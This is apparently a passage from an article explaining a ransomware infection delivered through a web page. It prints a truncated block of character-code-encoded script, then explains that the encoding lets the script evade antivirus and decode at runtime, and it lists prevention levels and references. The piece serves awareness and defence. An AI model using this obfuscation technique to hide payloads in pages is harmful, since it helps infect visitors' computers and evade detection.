!6:!2!:!!2:!0!:!!!:!02:32:98:6!:6!:34:!02:!!7:!!0:99:!!6:!05:!!!:!!0:34:!25:44:!05:!!5..
98:4!:63:40:!00:46:!05:!!5:68:!0!:!02:!05:!!0:!0!:!00:40:99:4!:63:!!0:!0!:!!9:32:82:!0..
3:!20:4!:59:!02:!!!:!!4:40:97:6!:48:59:97:60:77:97:!!6:!04:46:!09:!05:!!0:40:99:46:!08..
:48:34:93:4!:59:!02:!!!:!!4:40:97:6!:48:59:97:60:52:59:97:43:43:4!:!23:!05:!02:40:47:9..
:!!5:93:47:46:!!6:!0!:!!5:!!6:40:!00:9!:98:93:4!:4!:!23:!02:6!:!!0:97:!!8:!05:!03:97:!..
0:97:46:!08:!0!:!!0:!03:!!6:!04:59:!02:43:43:4!:!23:!09:6!:97:9!:!02:93:46:!00:!0!:!!5..

Script is obfuscated (encoded) using JavaScript functions Window.document() and String. fromCharCode(). Encoding the infection script is useful in escaping from the antivirus detection. Obfuscated (encoded) script will be deobfuscated (decoded) at runtime. Deobfuscated script will have the actual infection, which damages the user's computer.

This kind of Ransomeware attacks can be prevented at two levels

- Detecting and preventing the web page infection at the time of Loading (Rendering) the web page
- Preventing the execution of downloaded malicious executable

References

- https://en.wikipedia.org/wiki/Ransomware_%28malware%29
- https://www.cybrary.it/2016/04/4-steps-will-prevent-you-from-ransomware-destruction/
- http://www.enigmasoftware.com/spyhunter-download-instructions/
- http://www.microsoft.com/security/portal/mmpc/shared/ransomware.aspx
- http://arstechnica.com/security/2016/03/maryland-hospital-group-hit-by-ransomware/
- http://cyberwarzone.com/wp-content/uploads/2015/06/ransomware-620x264.png